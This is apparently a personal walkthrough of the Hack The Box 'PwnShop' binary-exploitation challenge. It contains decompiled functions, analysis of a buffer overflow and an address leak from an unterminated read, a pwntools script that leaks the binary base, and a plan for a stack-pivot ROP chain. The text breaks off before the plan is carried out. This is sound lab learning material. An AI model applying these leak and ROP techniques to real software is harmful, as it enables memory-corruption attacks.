


Decompile: FUN_0010126a - (pwnshop)


```

void FUN_0010126a(void)

{
  int iVar1;
  long lVar2;
  undefined4 *puVar3;
  byte bVar4;
  undefined4 item_for_sale [8];
  undefined8 price_string;
  undefined4 *details;

  bVar4 = 0;
  details = &DAT_001040c0;
  printf("What do you wish to sell? ");
  price_string = 0;
  puVar3 = item_for_sale;
  for (lVar2 = 8; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar3 = 0;
    puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
  }
  read(0,item_for_sale,0x1f);
  printf("How much do you want for it? ");
  read(0,&price_string,8);
  iVar1 = strcmp((char *)&price_string,"13.37\n");
  if (iVar1 == 0) {
    puts("Sounds good. Leave details here so I can ask my guy to take a look.");
    puVar3 = details;
    for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
      *puVar3 = 0;
      puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
    }
    read(0,details,0x40);
  }
  else {
    printf("What? %s? The best I can do is 13.37$\n",&price_string);
  }
  return;
}
```

- So, item_for_sale has an overflow too, it takes in 31 bytes into an 8-byte buffer, so we get 23 bytes of overflow
- price_string I'm guessing has some significance and has to equal 13.37 to enter the "Sounds good" conditional.
- The two red squares are interesting and maybe require testing
- bvar4 is a byte that gets cast to an unsigned long

It has another alarm




```
void FUN_0010121e(void)

{
  alarm(0x1e);
  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stderr,(char *)0x0,2,0);
  setvbuf(stdin,(char *)0x0,2,0);
  return;
}
```



```
                             FUN_0010121e

        0010121e 50              PUSH       RAX
        0010121f bf 1e 00        MOV        EDI,0x1e
                 00 00
        00101224 e8 27 fe        CALL       <EXTERNAL>::alarm
                 ff ff
```

Patched the alarm with ghex to give a bit more time:




Decompile: FUN_0010121e - (pwnshop-patched)


```
void FUN_0010121e(void)

{
  alarm(0xff);
  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stderr,(char *)0x0,2,0);
  setvbuf(stdin,(char *)0x0,2,0);
  return;
}
```

This also has NX enabled and no nice system call https://www.youtube.com/watch?v=i_5VQF18suQ

the whatToSell variable below reads in 8 characters and the read function doesn't null terminate the string so if you enter in exactly 8 characters you can see that there is gibberish being printed out after the user-inputed price that is entered:




```
{
  int iVar1;
  long lVar2;
  undefined4 *puVar3;
  byte bVar4;
  undefined4 whatToSell [8];
  undefined8 price;
  undefined4 *details;

  bVar4 = 0;
  details = &DAT_001040c0;
  printf("What do you wish to sell? ");
  price = 0;
  puVar3 = whatToSell;
  for (lVar2 = 8; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar3 = 0;
    puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
  }
  read(0,whatToSell,0x1f);
  printf("How much do you want for it? ");
  read(0,&price,8);
  iVar1 = strcmp((char *)&price,"13.37\n");
  if (iVar1 == 0) {
    puts("Sounds good. Leave details here so I can ask my guy to take a look.");
    puVar3 = details;
    for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
      *puVar3 = 0;
      puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
    }
    read(0,details,0x40);
  }
  else {
    printf("What? %s? The best I can do is 13.37$\n",&price);
  }
  return;
```



```
flerb@ubuntu:~/HTB/PwnShop$ ./pwnshop-patched
========= HTB PwnShop ===========
What do you wanna do?
1> Buy
2> Sell
3> Exit
> 2
What do you wish to sell? cheese
How much do you want for it? 12345678
What? 12345678��5m"V? The best I can do is 13.37$
What do you wanna do?
1> Buy
2> Sell
3> Exit
>
```

So something is being leaked. There is a pointer to details on the stack directly after price so it appears that this is the address that is being leaked by the non-null-terminated price input when exactly 8 characters is input.




Decompile: FUN_0010126a - (pwnshop-patched)

```

void FUN_0010126a(void)

{
  int iVar1;
  long lVar2;
  undefined4 *puVar3;
  byte bVar4;
  undefined4 whatToSell [8];
  undefined8 price;
  undefined4 *details;

  bVar4 = 0;
  details = &DAT_001040c0;
  printf("What do you wish to sell? ");
  price = 0;
  puVar3 = whatToSell;
  for (lVar2 = 8; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar3 = 0;
    puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
  }
  read(0,whatToSell,0x1f);
  printf("How much do you want for it? ");
  read(0,&price,8);
  iVar1 = strcmp((char *)&price,"13.37\n");
  if (iVar1 == 0) {
    puts("Sounds good. Leave details here so I can ask my guy to take a look.");
    puVar3 = details;
    for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
      *puVar3 = 0;
      puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
    }
    read(0,details,0x40);
  }
  else {
    printf("What? %s? The best I can do is 13.37$\n",&price);
  }
  return;
}
```


And the &DAT_001040c0 points to 0x3F bytes that is alocated for details.

(0x1040c0 to 0x1040ff = 0x3F bytes)



```
                    DAT_001040c0

     001040c0 00 00 00 00     undefined4  00000000h
     001040c4 00              ??          00h
     001040c5 00              ??          00h
     001040c6 00              ??          00h
     001040c7 00              ??          00h
     001040c8 00              ??          00h
     001040c9 00              ??          00h
     001040ca 00              ??          00h
     001040cb 00              ??          00h
     001040cc 00              ??          00h
```


The following code leaks the address from the print function and adjusts it to point at the beginning of the program, interestingly sometimes the leaked binary offset returns what looks like a real address in LSB but other times it gives something like 0xb000. More often than not it looks like it leaks a real address. The reason for this is that sometimes the address being read after the print statement may include a null byte which terminates the printing of the leaked address before it's fully printed.




```
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

# pwnshop exploit

def main():
    #context.log_level = 'DEBUG'
    #context(os='linux', arch='amd64')
    io = process('./pwnshop')

    # STEP 0
    # Leak binary address
    io.sendlineafter('\n> ', b'2')
    io.sendlineafter('What do you wish to sell? ', b'cheese')
    #pad input to 8 bytes for input so we get up to the pointer address
    leak_padding = b'1' * 8
    io.sendafter('How much do you want for it? ', leak_padding)

    #receive the input received and split to get from end of padding to the question mark
    binary_offset = io.recvline().split(leak_padding)[1].split(b'?')[0]
    #convert to bytearray and pad left side with \x00s
    binary_offset = bytearray(binary_offset).ljust(8, b'\x00')
    #unpack little endian
    binary_offset = u64(binary_offset, endian='little')
    #subtract 0x40c0 from leaked address to get the beginning of the binary, leaked address is as offset 0x40c0 from start of binary
    binary_offset -= 0x40c0
    log.success(f'{Fore.GREEN}Leaked binary offset: {str(hex(binary_offset))}{Style.RESET_ALL}')


if __name__ == '__main__':
    main()
~
"solve_local.py" 34L, 1200C written
```

```
flerb@ubuntu:~/HTB/PwnShop$ ./solve_local.py
[+] Starting local process './pwnshop': pid 2130
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked binary offset: 0xb000
[*] Stopped process './pwnshop' (pid 2130)
flerb@ubuntu:~/HTB/PwnShop$ ./solve_local.py
[+] Starting local process './pwnshop': pid 2134
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked binary offset: 0x55d1557f3000
[*] Stopped process './pwnshop' (pid 2134)
flerb@ubuntu:~/HTB/PwnShop$
```

Because there's nothing in the code that we can jump straight to to either get the flag or get a shell, use ROP chain to aim the instruction pointer back into user-controlled areas of the stack:



Program Code
Subtract from RSP
Return
Stack
Overwritten Instruction Pointer
RSP
Use overwritten instruction pointer to jump to something in the program that we can use to subtract from RSP so that when we return from the program code we can return back into the user-controlled aread of the stack rather than the uncontrolled location that RBP points at.

To do that ROBobject can be used to look for gadgets that have only sub and ret, to search for something that can be used to subtract from rsp.

